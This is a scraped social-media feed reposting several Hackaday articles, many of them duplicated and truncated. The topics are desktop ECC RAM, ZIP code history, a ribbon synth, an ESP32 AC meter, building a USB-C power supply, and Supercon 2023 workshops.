
Hackaday
Error-Correcting RAM on the Desktop
https://hackaday.com/wp-content/uploads/2023/10/memory-main.jpg?w=800
When running a server, especially one with mission-critical applications, it’s common practice to use error-correcting code (ECC) memory. As the name suggests, it uses an error-correcting algorithm to continually check for and fix certain errors in memory. We don’t often see these memory modules on the desktop for plenty of reasons, among which are increased cost and overhead and decreased performance for only marginal gains, but if your data is of upmost importance even when working on a desktop machine, it is possible to get these modules up and running in certain modern AMD computers.
Specifically, this feature was available on AMD Ryzen CPUs, but since the 7000 series with the AM5 socket launched, the feature wasn’t officially supported anymore. [Rain] decided to upgrade their computer anyway, but there were some rumors floating around the Internet that this feature might still be functional. An upgrade to the new motherboard’s UEFI was required, as well as some tweaks to the Linux kernel to make sure there was support for these memory modules. After probing the system’s behavior, it is verified that the ECC RAM is working and properly reporting errors to the operating system.
Reporting to the OS and enabling the correct modules is one thing, actually correcting an error was another. It turns out that introducing errors manually and letting the memory correct them is possible as well, and [Rain] was able to perform this check during this process as well. While ECC RAM may be considered overkill for most desktop users, it offers valuable data integrity for professional or work-related tasks. Just don’t use it for your Super Mario 64 speedruns.
➖ @hardwareHack ➖
Error-Correcting RAM on the Desktop
https://hackaday.com/wp-content/uploads/2023/10/memory-main.jpg?w=800
When running a server, especially one with mission-critical applications, it’s common practice to use error-correcting code (ECC) memory. As the name suggests, it uses an error-correcting algorithm to continually check for and fix certain errors in memory. We don’t often see these memory modules on the desktop for plenty of reasons, among which are increased cost and overhead and decreased performance for only marginal gains, but if your data is of upmost importance even when working on a desktop machine, it is possible to get these modules up and running in certain modern AMD computers.
Specifically, this feature was available on AMD Ryzen CPUs, but since the 7000 series with the AM5 socket launched, the feature wasn’t officially supported anymore. [Rain] decided to upgrade their computer anyway, but there were some rumors floating around the Internet that this feature might still be functional. An upgrade to the new motherboard’s UEFI was required, as well as some tweaks to the Linux kernel to make sure there was support for these memory modules. After probing the system’s behavior, it is verified that the ECC RAM is working and properly reporting errors to the operating system.
Reporting to the OS and enabling the correct modules is one thing, actually correcting an error was another. It turns out that introducing errors manually and letting the memory correct them is possible as well, and [Rain] was able to perform this check during this process as well. While ECC RAM may be considered overkill for most desktop users, it offers valuable data integrity for professional or work-related tasks. Just don’t use it for your Super Mario 64 speedruns.
➖ @hardwareHack ➖
Hackaday
Error-Correcting RAM On The Desktop
When running a server, especially one with mission-critical applications, it’s common practice to use error-correcting code (ECC) memory. As the name suggests, it uses an error-correcting alg…
Hackaday
You’ve Got Mail: It All Depends on ZIP Code
https://hackaday.com/wp-content/uploads/2023/07/USPS.jpg?w=800
Previously on You’ve Got Mail, we looked at a few services that were designed to speed up the mail at various points along the way. But these improvements were all taking place on the USPS’ side of the the fence. Was there anything the customer could be doing to help out? https://hackaday.com/wp-content/uploads/2023/09/post-card.png?w=400 A post card from my collection.
As it turns out, yes. And it was almost too late. Whereas you could once address a letter or postcard simply to “Fred Minke, Somerset, Wis.” and it would reach him, the volume of mail was getting completely out of hand with the rise of computers, automated billing, and advertising. Something was needed to improve routing and speed up delivery.
We all know enough about ZIP codes to use them, but where did they come from? How many types are out there? What do they even mean? Let’s find out. Mountains of Mail https://hackaday.com/wp-content/uploads/2023/09/zone-codes.jpg?w=400 Image via Smithsonian Postal Museum
Between 1940 and 1960, the volume of mail handled each year went from 27.7 billion to 63.7 billion pieces. Blame the rise of the computer, because it brought about automated billing and invited return payment by mail. It also facilitated credit card transactions via mail. On top of that, the volume of junk mail and magazines was on the rise.
Another problem was that thousands of experienced postal workers left to serve in World War II, leaving behind those who weren’t so familiar with the address and city/state schemes. So in 1943, the post office came up with zone codes that would be used in 124 large cities to help sort the mail faster. Zones were identified on mail by the use of one or two digits between the city and state, for example, "Birmingham 7, Alabama". Eventually, zone codes spread to 131 cities total. Your Mail, Zipping Across the Nation https://hackaday.com/wp-content/uploads/2023/09/ZIP-map.jpg?w=400 Part of a handy guide for businesses. Image via Smithsonian Postal Museum
By the early 1960s, a more organized and robust system was needed. On July 1, 1963, the USPS introduced the non-mandatory ZIP code to the United States. ZIP stands for Zone Improvement Plan, and the implication is that the use of ZIP codes makes your mail zip along quickly. There were 41,702 ZIP codes in the United States as of October 2019.
And how does the ZIP code system work, exactly? Let’s break it down. The first three digits correspond to a Sectional Center Facility (SCF), which is a centrally-located facility for processing mail. The fourth and fifth digits narrow things down to a more precise location. In larger cities, the last two digits are generally carried over from the zone code days.
Although Robert Moon originally thought of and proposed the ZIP code in 1944, he only brought the first three digits to the table. The latter two are credited to Henry Bentley Hahn, Sr.
There are four types of ZIP code:
* Unique: these are assigned to a single, high-volume address like the CIA, NYU, or the Walmart HQ.
* Post office box-only: for example, 22313 is only for PO boxes at the main office in Alexandria, Virginia.
* Military: these are used strictly for Army Post Office/Fleet Post Office (APO/FPO) addresses overseas.
* Standard: this encompasses all other ZIP codes. A Little Bit More: ZIP+4 https://hackaday.com/wp-content/uploads/2023/09/Intelligent_Mail_Barcode_Wiki22.png?w=400 Those lines at the top? Intelligent Mail barcode. Image via Wikipedia
In 1983, the post office introduced the ZIP+4 scheme. This uses the standard ZIP code plus a four-digit code that targets the precise location.
The +4 generally indicates a city block, an apartment building or buildings, a specific post office box, or any other entity that generates a high enough volume of m[...]
You’ve Got Mail: It All Depends on ZIP Code
https://hackaday.com/wp-content/uploads/2023/07/USPS.jpg?w=800
Previously on You’ve Got Mail, we looked at a few services that were designed to speed up the mail at various points along the way. But these improvements were all taking place on the USPS’ side of the the fence. Was there anything the customer could be doing to help out? https://hackaday.com/wp-content/uploads/2023/09/post-card.png?w=400 A post card from my collection.
As it turns out, yes. And it was almost too late. Whereas you could once address a letter or postcard simply to “Fred Minke, Somerset, Wis.” and it would reach him, the volume of mail was getting completely out of hand with the rise of computers, automated billing, and advertising. Something was needed to improve routing and speed up delivery.
We all know enough about ZIP codes to use them, but where did they come from? How many types are out there? What do they even mean? Let’s find out. Mountains of Mail https://hackaday.com/wp-content/uploads/2023/09/zone-codes.jpg?w=400 Image via Smithsonian Postal Museum
Between 1940 and 1960, the volume of mail handled each year went from 27.7 billion to 63.7 billion pieces. Blame the rise of the computer, because it brought about automated billing and invited return payment by mail. It also facilitated credit card transactions via mail. On top of that, the volume of junk mail and magazines was on the rise.
Another problem was that thousands of experienced postal workers left to serve in World War II, leaving behind those who weren’t so familiar with the address and city/state schemes. So in 1943, the post office came up with zone codes that would be used in 124 large cities to help sort the mail faster. Zones were identified on mail by the use of one or two digits between the city and state, for example, "Birmingham 7, Alabama". Eventually, zone codes spread to 131 cities total. Your Mail, Zipping Across the Nation https://hackaday.com/wp-content/uploads/2023/09/ZIP-map.jpg?w=400 Part of a handy guide for businesses. Image via Smithsonian Postal Museum
By the early 1960s, a more organized and robust system was needed. On July 1, 1963, the USPS introduced the non-mandatory ZIP code to the United States. ZIP stands for Zone Improvement Plan, and the implication is that the use of ZIP codes makes your mail zip along quickly. There were 41,702 ZIP codes in the United States as of October 2019.
And how does the ZIP code system work, exactly? Let’s break it down. The first three digits correspond to a Sectional Center Facility (SCF), which is a centrally-located facility for processing mail. The fourth and fifth digits narrow things down to a more precise location. In larger cities, the last two digits are generally carried over from the zone code days.
Although Robert Moon originally thought of and proposed the ZIP code in 1944, he only brought the first three digits to the table. The latter two are credited to Henry Bentley Hahn, Sr.
There are four types of ZIP code:
* Unique: these are assigned to a single, high-volume address like the CIA, NYU, or the Walmart HQ.
* Post office box-only: for example, 22313 is only for PO boxes at the main office in Alexandria, Virginia.
* Military: these are used strictly for Army Post Office/Fleet Post Office (APO/FPO) addresses overseas.
* Standard: this encompasses all other ZIP codes. A Little Bit More: ZIP+4 https://hackaday.com/wp-content/uploads/2023/09/Intelligent_Mail_Barcode_Wiki22.png?w=400 Those lines at the top? Intelligent Mail barcode. Image via Wikipedia
In 1983, the post office introduced the ZIP+4 scheme. This uses the standard ZIP code plus a four-digit code that targets the precise location.
The +4 generally indicates a city block, an apartment building or buildings, a specific post office box, or any other entity that generates a high enough volume of m[...]
Hackaday
You’ve Got Mail: It All Depends On ZIP Code
Previously on You’ve Got Mail, we looked at a few services that were designed to speed up the mail at various points along the way. But these improvements were all taking place on the USPS…
Hackaday
Screech Owl is a Tribute to The Eowave Persephone
https://hackaday.com/wp-content/uploads/2023/10/Somewhere-Over-the-Rainbow-0-18-screenshot-e1697080079608.png?w=800
The Eowave Persephone was a beautiful thing—a monophonic ribbon synth capable of producing clean, smoothly varying tones. [Ben Glover] used to own a nice example that formerly belonged to Peter Christopherson, but lost it in the shifting sands of time. His solution was to build one of his own from scratch.
https://hackaday.com/wp-content/uploads/2023/10/image-1.png?w=250 It’s a simple build, but the final result puts out a nice pleasant sound.
Known as the Screech Owl, the build is based around a custom shield designed to suit the Arduino Leonardo. The primary control interface is a Softpot 500 mm membrane potentiometer, layered up with a further thin film pressure sensor which provides aftertouch control. The Leonardo reads these sensors and synthesizes the appropriate frequencies in turn.
All the electronics is wrapped up inside a tidy laser-cut enclosure that roughly approximates the design of the original Eowave device. [Ben] noted the value of services like Fiverr and ChatGPT for helping him with the design, while he also enjoyed getting his first shield design professionally manufactured via JLCPCB.
It’s a tidy build, and in [Ben’s] capable hands, it sounds pretty good, too. We’ve seen some other great ribbon controlled synths before, too. Video after the break.
➖ @hardwareHack ➖
Screech Owl is a Tribute to The Eowave Persephone
https://hackaday.com/wp-content/uploads/2023/10/Somewhere-Over-the-Rainbow-0-18-screenshot-e1697080079608.png?w=800
The Eowave Persephone was a beautiful thing—a monophonic ribbon synth capable of producing clean, smoothly varying tones. [Ben Glover] used to own a nice example that formerly belonged to Peter Christopherson, but lost it in the shifting sands of time. His solution was to build one of his own from scratch.
https://hackaday.com/wp-content/uploads/2023/10/image-1.png?w=250 It’s a simple build, but the final result puts out a nice pleasant sound.
Known as the Screech Owl, the build is based around a custom shield designed to suit the Arduino Leonardo. The primary control interface is a Softpot 500 mm membrane potentiometer, layered up with a further thin film pressure sensor which provides aftertouch control. The Leonardo reads these sensors and synthesizes the appropriate frequencies in turn.
All the electronics is wrapped up inside a tidy laser-cut enclosure that roughly approximates the design of the original Eowave device. [Ben] noted the value of services like Fiverr and ChatGPT for helping him with the design, while he also enjoyed getting his first shield design professionally manufactured via JLCPCB.
It’s a tidy build, and in [Ben’s] capable hands, it sounds pretty good, too. We’ve seen some other great ribbon controlled synths before, too. Video after the break.
➖ @hardwareHack ➖
Hackaday
Screech Owl Is A Tribute To The Eowave Persephone
The Eowave Persephone was a beautiful thing—a monophonic ribbon synth capable of producing clean, smoothly varying tones. [Ben Glover] used to own a nice example that formerly belonged to Peter Chr…
Hardware Hacking Brasil
Hackaday You’ve Got Mail: It All Depends on ZIP Code https://hackaday.com/wp-content/uploads/2023/07/USPS.jpg?w=800 Previously on You’ve Got Mail, we looked at a few services that were designed to speed up the mail at various points along the way. But these…
ail to warrant their own zip code.
Don’t bother adding the +4 today, as it is obsolete and will do nothing to speed up delivery times. Nowadays, addresses are read by a multi-line OCR that manages to determine the ZIP code from the address almost instantly, along with a more specific two-digit delivery point. Once this happens, it prints an Intelligent Mail barcode along the bottom. Mr. ZIP https://hackaday.com/wp-content/uploads/2023/09/mr-zip.png?w=250 Image via Wikipedia
It was relatively easy to get businesses to use ZIP codes, because the USPS soon attached their use to lower mass mailing rates. But getting an entire country’s population to adopt a new practice was a different story. In order to help, the post office came up with a mascot named Mr. ZIP (or as his friends called him, Zippy) to encourage people to use ZIP codes.
Mr. ZIP’s origin is only semi-postal. He was based on a design created by Howard Wilcox, who worked for an ad agency and was the son of a letter carrier. Wilcox had designed the sketch of a cartoonish postman for use by a bank in a bank-by-mail program. AT&T got a hold of it somehow, and let the USPS use it for free.
Do yourself a favor and check out the ZIP Code Song performed by the Swingin’ Six below. If you really want to be entertained, spend fifteen minutes with them learning all about ZIP codes. But Wait, There’s a Little Bit More
Stay tuned for that bit of trivia I’ve been promising since the beginning!
➖ @hardwareHack ➖
Don’t bother adding the +4 today, as it is obsolete and will do nothing to speed up delivery times. Nowadays, addresses are read by a multi-line OCR that manages to determine the ZIP code from the address almost instantly, along with a more specific two-digit delivery point. Once this happens, it prints an Intelligent Mail barcode along the bottom. Mr. ZIP https://hackaday.com/wp-content/uploads/2023/09/mr-zip.png?w=250 Image via Wikipedia
It was relatively easy to get businesses to use ZIP codes, because the USPS soon attached their use to lower mass mailing rates. But getting an entire country’s population to adopt a new practice was a different story. In order to help, the post office came up with a mascot named Mr. ZIP (or as his friends called him, Zippy) to encourage people to use ZIP codes.
Mr. ZIP’s origin is only semi-postal. He was based on a design created by Howard Wilcox, who worked for an ad agency and was the son of a letter carrier. Wilcox had designed the sketch of a cartoonish postman for use by a bank in a bank-by-mail program. AT&T got a hold of it somehow, and let the USPS use it for free.
Do yourself a favor and check out the ZIP Code Song performed by the Swingin’ Six below. If you really want to be entertained, spend fifteen minutes with them learning all about ZIP codes. But Wait, There’s a Little Bit More
Stay tuned for that bit of trivia I’ve been promising since the beginning!
➖ @hardwareHack ➖

Hackaday
Hackaday Prize 2023: AC Measurements Made Easy
https://hackaday.com/wp-content/uploads/2023/10/multimeter-main.jpg?w=800
When working on simple DC systems, a small low-cost multimeter from the hardware store will get the job done well enough. Often they have the capability for measuring AC, but this is where cheap meters can get tripped up. Unless the waveform is a perfect sinusoid at a specific frequency, their simple algorithms won’t be able to give accurate readings like a high-quality meter will. [hesam.moshiri] took this as a design challenge, though, and built an AC multimeter to take into account some of the edge cases that come up when working with AC circuits, especially when dealing with inductive loads.
The small meter, an upgrade from a previous Arduino version that is now based on the ESP32, is capable of assessing root mean square (RMS) voltage, RMS current, active power, power factor, and energy consumption after first being calibrated using the included push buttons. Readings are given via a small OLED screen and have an accuracy rate of 0.5% or better. The board also includes modern design considerations such as galvanic isolation between the measurement side of the meter and the user interface side, each with its own isolated power supply. The schematics and bill-of-materials are also available for anyone looking to recreate or build on this design.
With the project built on an easily-accessible platform like the ESP32, it would be possible to use this as a base to measure other types of signals as well. Square and triangle waves, as well as signals with a large amount of harmonics or with varying frequencies, all need different measurement techniques in order to get accurate readings. Take a look at this classic multimeter to see what that entails.
The HackadayPrize 2023 is Sponsored by:
https://hackaday.com/wp-content/uploads/2023/07/DigiKey_w.png?w=250
https://hackaday.com/wp-content/uploads/2020/05/hackaday-prize2020-sponsors-supplyframe.png?w=250
➖ @hardwareHack ➖
Hackaday Prize 2023: AC Measurements Made Easy
https://hackaday.com/wp-content/uploads/2023/10/multimeter-main.jpg?w=800
When working on simple DC systems, a small low-cost multimeter from the hardware store will get the job done well enough. Often they have the capability for measuring AC, but this is where cheap meters can get tripped up. Unless the waveform is a perfect sinusoid at a specific frequency, their simple algorithms won’t be able to give accurate readings like a high-quality meter will. [hesam.moshiri] took this as a design challenge, though, and built an AC multimeter to take into account some of the edge cases that come up when working with AC circuits, especially when dealing with inductive loads.
The small meter, an upgrade from a previous Arduino version that is now based on the ESP32, is capable of assessing root mean square (RMS) voltage, RMS current, active power, power factor, and energy consumption after first being calibrated using the included push buttons. Readings are given via a small OLED screen and have an accuracy rate of 0.5% or better. The board also includes modern design considerations such as galvanic isolation between the measurement side of the meter and the user interface side, each with its own isolated power supply. The schematics and bill-of-materials are also available for anyone looking to recreate or build on this design.
With the project built on an easily-accessible platform like the ESP32, it would be possible to use this as a base to measure other types of signals as well. Square and triangle waves, as well as signals with a large amount of harmonics or with varying frequencies, all need different measurement techniques in order to get accurate readings. Take a look at this classic multimeter to see what that entails.
The HackadayPrize 2023 is Sponsored by:
https://hackaday.com/wp-content/uploads/2023/07/DigiKey_w.png?w=250
https://hackaday.com/wp-content/uploads/2020/05/hackaday-prize2020-sponsors-supplyframe.png?w=250
➖ @hardwareHack ➖
Hackaday
Hackaday Prize 2023: AC Measurements Made Easy
When working on simple DC systems, a small low-cost multimeter from the hardware store will get the job done well enough. Often they have the capability for measuring AC, but this is where cheap me…
Hackaday
USB-C For Hackers: Build Your Own PSU
https://hackaday.com/wp-content/uploads/2019/07/USB-C.jpg?w=800
What if you wanted to build your own USB-C PSU? Good news – it’s easy enough! If you ever wanted to retrofit a decent DC PSU of yours to the USB-C standard, say, you got a Lenovo/HP/Dell 19V-20V charger brick and you’ve ever wished it were USB-C, today is the day when we do exactly that. To be fair, we will cheat a bit – but only a tiny bit, we won’t be deviating too much from the specification! And, to begin with, I’ll show you some exceptionally easy ways that you can turn your DC PSU into a USB-C compatible one, with a simple module or a few. https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_7.jpg?w=384 Turning a 20 V PSU into a USB-C PSU feels natural if you want to charge a laptop – those tend to request 20 V from a USB-C PSU anyway, so what’s the big deal? However, you can’t just put 20 V onto a USB-C connector – you have to add a fair bit of extra logic to make your newly christened USB-C PSU safe to use with 5 V devices, and this logic also requires you go through a few extra steps before 20 V appears on VBUS. Any USB-C PSU has to output 5 V first and foremost whenever a device is connected, up until a higher voltage is negotiated digitally, and the PSU may only switch to a higher voltage output when it’s requested to do so.
Now, for that, a PSU offers a list of profiles, and we looked into those profiles in the Replying PD article – each profile is four bytes that contain information about the profile voltage, maximum current that the device may draw at that voltage, and a few other details. For a PSU to be USB-C compliant, the USB-C specification says that, in addition to 5 V, you may also offer 9 V, 15 V, and 20 V.
https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_1.png?w=400
Also, the specification says that if a PSU supports certain in-spec voltage like 15 V, it’s also required by the spec to offer all of the spec-defined voltages below the maximum one – for 15 V, that also requires supporting 9 V. Both of these are UX requirements, as opposed to technical requirements – it’s easier for device and PSU manufacturers to work with a small set of pre-defined voltages that majority of the chargers will support, but in reality, you can actually offer any voltage you want in the PSU advertisement; at worst, a device is going to refuse and contend with slowly charging from the 5 V output that you’re required to produce.
I’d like to walk you through how off-the-shelf USB-C PSUs work, all of the options you can use to to create one, and then, let’s build our own USB-C PSU from scratch! All The Off-The-Shelf Options
These few caveats are already baked into USB-C PSUs. After all, with modern controller chips, it doesn’t take much to add USB-C output support to a generic PSU during manufacturing – all you really need is to use a PD controller IC that ties into the PSU’s feedback line, adds an inline current sensor, and controls a MOSFET to switch the power on and off, and this IC also takes care of the USB-C rules and regulations. With the FB pin under its control, the PD controller takes over the PSU’s output voltage regulation process and make the PSU output any voltage it could ever want, within reason. https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_5.jpg?w=238 This made it easy for manufacturers to produce USB-C PSUs – instead of wiring up the FB signal of your SMPS to a voltage divider like you normally would, you just wire it up to a separate block that does the whole PD part, wire that block to a USB-C PSU, and you’re golden! If you want to buy a reliable 12 V / 3 A PSU for your project, instead of working with barrel jack PSUs, it’s becoming way easier and cheaper to just buy a USB-C PSU and a trigger board.
As a benefit, by adjusting the PSUs feedback line, you can get all the interme[...]
USB-C For Hackers: Build Your Own PSU
https://hackaday.com/wp-content/uploads/2019/07/USB-C.jpg?w=800
What if you wanted to build your own USB-C PSU? Good news – it’s easy enough! If you ever wanted to retrofit a decent DC PSU of yours to the USB-C standard, say, you got a Lenovo/HP/Dell 19V-20V charger brick and you’ve ever wished it were USB-C, today is the day when we do exactly that. To be fair, we will cheat a bit – but only a tiny bit, we won’t be deviating too much from the specification! And, to begin with, I’ll show you some exceptionally easy ways that you can turn your DC PSU into a USB-C compatible one, with a simple module or a few. https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_7.jpg?w=384 Turning a 20 V PSU into a USB-C PSU feels natural if you want to charge a laptop – those tend to request 20 V from a USB-C PSU anyway, so what’s the big deal? However, you can’t just put 20 V onto a USB-C connector – you have to add a fair bit of extra logic to make your newly christened USB-C PSU safe to use with 5 V devices, and this logic also requires you go through a few extra steps before 20 V appears on VBUS. Any USB-C PSU has to output 5 V first and foremost whenever a device is connected, up until a higher voltage is negotiated digitally, and the PSU may only switch to a higher voltage output when it’s requested to do so.
Now, for that, a PSU offers a list of profiles, and we looked into those profiles in the Replying PD article – each profile is four bytes that contain information about the profile voltage, maximum current that the device may draw at that voltage, and a few other details. For a PSU to be USB-C compliant, the USB-C specification says that, in addition to 5 V, you may also offer 9 V, 15 V, and 20 V.
https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_1.png?w=400
Also, the specification says that if a PSU supports certain in-spec voltage like 15 V, it’s also required by the spec to offer all of the spec-defined voltages below the maximum one – for 15 V, that also requires supporting 9 V. Both of these are UX requirements, as opposed to technical requirements – it’s easier for device and PSU manufacturers to work with a small set of pre-defined voltages that majority of the chargers will support, but in reality, you can actually offer any voltage you want in the PSU advertisement; at worst, a device is going to refuse and contend with slowly charging from the 5 V output that you’re required to produce.
I’d like to walk you through how off-the-shelf USB-C PSUs work, all of the options you can use to to create one, and then, let’s build our own USB-C PSU from scratch! All The Off-The-Shelf Options
These few caveats are already baked into USB-C PSUs. After all, with modern controller chips, it doesn’t take much to add USB-C output support to a generic PSU during manufacturing – all you really need is to use a PD controller IC that ties into the PSU’s feedback line, adds an inline current sensor, and controls a MOSFET to switch the power on and off, and this IC also takes care of the USB-C rules and regulations. With the FB pin under its control, the PD controller takes over the PSU’s output voltage regulation process and make the PSU output any voltage it could ever want, within reason. https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_5.jpg?w=238 This made it easy for manufacturers to produce USB-C PSUs – instead of wiring up the FB signal of your SMPS to a voltage divider like you normally would, you just wire it up to a separate block that does the whole PD part, wire that block to a USB-C PSU, and you’re golden! If you want to buy a reliable 12 V / 3 A PSU for your project, instead of working with barrel jack PSUs, it’s becoming way easier and cheaper to just buy a USB-C PSU and a trigger board.
As a benefit, by adjusting the PSUs feedback line, you can get all the interme[...]
Hackaday
USB-C For Hackers: Build Your Own PSU
What if you wanted to build your own USB-C PSU? Good news – it’s easy enough! If you ever wanted to retrofit a decent DC PSU of yours to the USB-C standard, say, you got a Lenovo/HP/Del…
Hardware Hacking Brasil
Hackaday USB-C For Hackers: Build Your Own PSU https://hackaday.com/wp-content/uploads/2019/07/USB-C.jpg?w=800 What if you wanted to build your own USB-C PSU? Good news – it’s easy enough! If you ever wanted to retrofit a decent DC PSU of yours to the USB…
diate voltages you could want – so, PSU makers don’t have to limit themselves to weird static voltages like 7.5 V and 11 V anymore. This last part also means that features like PPS (variable voltage and CC/CV) support are not about the way your PSU is built specifically, but merely about whether the PD controller IC in your PSU supports it – and the new generations of PSU-side PD controller ICs tend to support PPS by default, which means that finding a USB-C charger with PPS is soon going to become trivial, if it already isn’t.
Nowadays, there’s a number of such ICs on the market that you can use to seamlessly convert an old or new PSU design to USB-C, just by tapping into the feedback line inside the PSU, and you can get these ICs from Eastern and Western manufacturers alike. If you have an already-working DC PSU, however, you don’t have to disassemble it and solder a USB-C PSU module into the feedback input – there are more and modules on the market that take a DC input, have a small PD controller chip, and also a buck (or even buck/boost!) converter to produce all the USB-C voltages a device could need! https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_3.jpg?w=400 Such boards are basically the opposite-world version of a PD trigger module – instead of getting DC out of a PD port, you create a PD port out of a DC source, with a buck/boost conversion in the middle that makes the whole ordeal a bit less efficient than direct conversion, but still hits the bullseye. You can find these boards on Aliexpress, and you can still distinguish these boards from PD trigger boards because they’ll have a big inductor on them, something that PD trigger boards don’t need.
If you want keywords, I could find a fair few by using “PD charger module” and then checking the pictures for visible inductors. One small exception is LiIon chargers with USB-C PD input, but it should be easy to filter these out by checking the title for any Lithium-Ion chemistry keyword references.
https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_2.jpg?w=250 In the same vein, if you don’t want to wait for the Aliexpress package and need a USB-C output in a pinch, you can get a USB-C car charger for a lighter socket, as long as it’s got higher than 5 V (15 W) output capability – if the label says it supports higher-than-5 V voltages on USB-C, you should be in the clear. They’re basically the same “PD charger” modules but packaged into a lighter socket adapter, expecting 12 V or 24 V but likely okay with voltages inbetween.
Both the lighter adapter and the Aliexpress options are very technologically similar to the native USB-C PSU option – you get a buck/boost converter with the same IC tapping into its FB signal, or even an all-things-contained IC that does everything for you if you just give it an inductor and a few other parts. But if feeding either 5 V or 20 V is all there is to your usecase, you can get even simpler than that! Specification Versus Reality
If you think that your 20 V PSU should be able to simply put 20 V onto USB-C, or you want to avoid conversion inefficiencies, maybe you’d like to try to make the most straightforward PSU possible, there’s absolutely a way to do it all! In a USB-C PSU, you can technically limit yourself to 5 V and 20 V outputs, switching between them using FETs: if a device can’t work with a 20 V profile, it won’t request it, so you might not be able to charge your Nintendo Switch or smartphone at higher than 5 V, but it will be just right for a laptop. You can even offer custom voltages and leave it it up to devices to accept those! For instance, 12 V is not a voltage defined in the USB-C specifications, but half of PSUs on the market offer it nevertheless, purely because a large amount of the PD PSU controller ICs out there have 12 V programmed into them as an option. So, 12 V is more of a USB-C tradition than an actual profile, and yet devices work with it – it’s a mainstay on trigger boards, too!
https://hackaday.com/wp[...]
Nowadays, there’s a number of such ICs on the market that you can use to seamlessly convert an old or new PSU design to USB-C, just by tapping into the feedback line inside the PSU, and you can get these ICs from Eastern and Western manufacturers alike. If you have an already-working DC PSU, however, you don’t have to disassemble it and solder a USB-C PSU module into the feedback input – there are more and modules on the market that take a DC input, have a small PD controller chip, and also a buck (or even buck/boost!) converter to produce all the USB-C voltages a device could need! https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_3.jpg?w=400 Such boards are basically the opposite-world version of a PD trigger module – instead of getting DC out of a PD port, you create a PD port out of a DC source, with a buck/boost conversion in the middle that makes the whole ordeal a bit less efficient than direct conversion, but still hits the bullseye. You can find these boards on Aliexpress, and you can still distinguish these boards from PD trigger boards because they’ll have a big inductor on them, something that PD trigger boards don’t need.
If you want keywords, I could find a fair few by using “PD charger module” and then checking the pictures for visible inductors. One small exception is LiIon chargers with USB-C PD input, but it should be easy to filter these out by checking the title for any Lithium-Ion chemistry keyword references.
https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_2.jpg?w=250 In the same vein, if you don’t want to wait for the Aliexpress package and need a USB-C output in a pinch, you can get a USB-C car charger for a lighter socket, as long as it’s got higher than 5 V (15 W) output capability – if the label says it supports higher-than-5 V voltages on USB-C, you should be in the clear. They’re basically the same “PD charger” modules but packaged into a lighter socket adapter, expecting 12 V or 24 V but likely okay with voltages inbetween.
Both the lighter adapter and the Aliexpress options are very technologically similar to the native USB-C PSU option – you get a buck/boost converter with the same IC tapping into its FB signal, or even an all-things-contained IC that does everything for you if you just give it an inductor and a few other parts. But if feeding either 5 V or 20 V is all there is to your usecase, you can get even simpler than that! Specification Versus Reality
If you think that your 20 V PSU should be able to simply put 20 V onto USB-C, or you want to avoid conversion inefficiencies, maybe you’d like to try to make the most straightforward PSU possible, there’s absolutely a way to do it all! In a USB-C PSU, you can technically limit yourself to 5 V and 20 V outputs, switching between them using FETs: if a device can’t work with a 20 V profile, it won’t request it, so you might not be able to charge your Nintendo Switch or smartphone at higher than 5 V, but it will be just right for a laptop. You can even offer custom voltages and leave it it up to devices to accept those! For instance, 12 V is not a voltage defined in the USB-C specifications, but half of PSUs on the market offer it nevertheless, purely because a large amount of the PD PSU controller ICs out there have 12 V programmed into them as an option. So, 12 V is more of a USB-C tradition than an actual profile, and yet devices work with it – it’s a mainstay on trigger boards, too!
https://hackaday.com/wp[...]

Hackaday
Hackaday Superconference 2023: Workshops Announced, Get Tickets Now!
https://hackaday.com/wp-content/uploads/2023/08/supercon2023-250.png?w=800
Last week, we announced just half of our fantastic slate of talks for Supercon. This week, we’re opening up the workshops. The workshops are small, hands-on opportunities to build something or learn something, lead by an expert in the field. Workshops sell out fast, so register now if you’re interested.
And stay tuned for the next round of talk reveals next week! And maybe even the badge reveal? https://hackaday.com/wp-content/uploads/2023/10/AndyGeppert_web_copy-Andy_Geppert_thumbnail.png?w=400 Andy Geppert
Weave Your Own Core Memory – Core16!
This workshop provides you with the opportunity to weave your own core memory! Using 16 authentic ferrite core bits and 16 RGB LEDs, you can play tic-tac-toe, paint with a magnetic stylus, and create your own interactive experiences. Andy Geppert will guide you through the assembly of Core16. The Core16 kit is the little brother of the Core64 kit. The smaller Core16 kit reduces assembly time/cost, enabling more people to experience the challenge and satisfaction of creating their own core memory. https://hackaday.com/wp-content/uploads/2023/10/Travis_Foss_thumbnail.png?w=400 Travis Foss
Presented by DigiKey: Introduction and expansion of the XRP Robotics Platform
In this workshop you will be able to get your hands on the new XRP (Experiential Robotics Platform) and take the basics a step further with a few additional parts. Along with the base kit, participants will have the opportunity to install a RGB twist encoder, a LCD screen, and a buzzer to create a setup that will allow the user to choose a program onboard without being tethered to a computer. https://hackaday.com/wp-content/uploads/2023/10/IMG_0596-Rebecca_Button_thumbnail-1.png?w=400 Becky Button
How to Make a Custom Guitar Pedal
Musical effects are for everybody! Join this workshop and get hands-on experience assembling and programming your musical effects pedals. Walk away from this workshop with the capability of integrating multiple musical effects into 1 device and reprogramming the pedal with any effects you want! https://hackaday.com/wp-content/uploads/2023/10/DanielLindmarkHeadshot_thumbnail.png?w=400 Daniel Lindmark
From Zero to Git: 1 Hour Hardware Git Bootcamp
In this workshop, you will learn all about basic git operations, including how to download and install the client, setting up a repo, synching changes, and much more. Learn how to navigate common issues and take advantage of a live FAQ during the workshop. https://hackaday.com/wp-content/uploads/2023/10/20230725_180757-Jazmin_Hernandez_thumbnail.png?w=400 Jazmin Hernandez
Solder and Learn How to Use Your Own Anti-Skimmer (HunterCat)
Have you ever been vulnerable to data theft? Do you fear using your bank card in ATMs or even in a restaurant? Protect your information from potential skimmers in this workshop while you learn to solder some components of your anti-skimmer/magnetic stripe clone detectors. By the end of the workshop, you’ll have a device to insert before using your bank card to check for potential issues. https://hackaday.com/wp-content/uploads/2023/10/Untitled_design_2-matthew_venn_thumbnail.png?w=400 Matt Venn
Tiny Tapeout – Demystifying Microchip Design and Manufacture
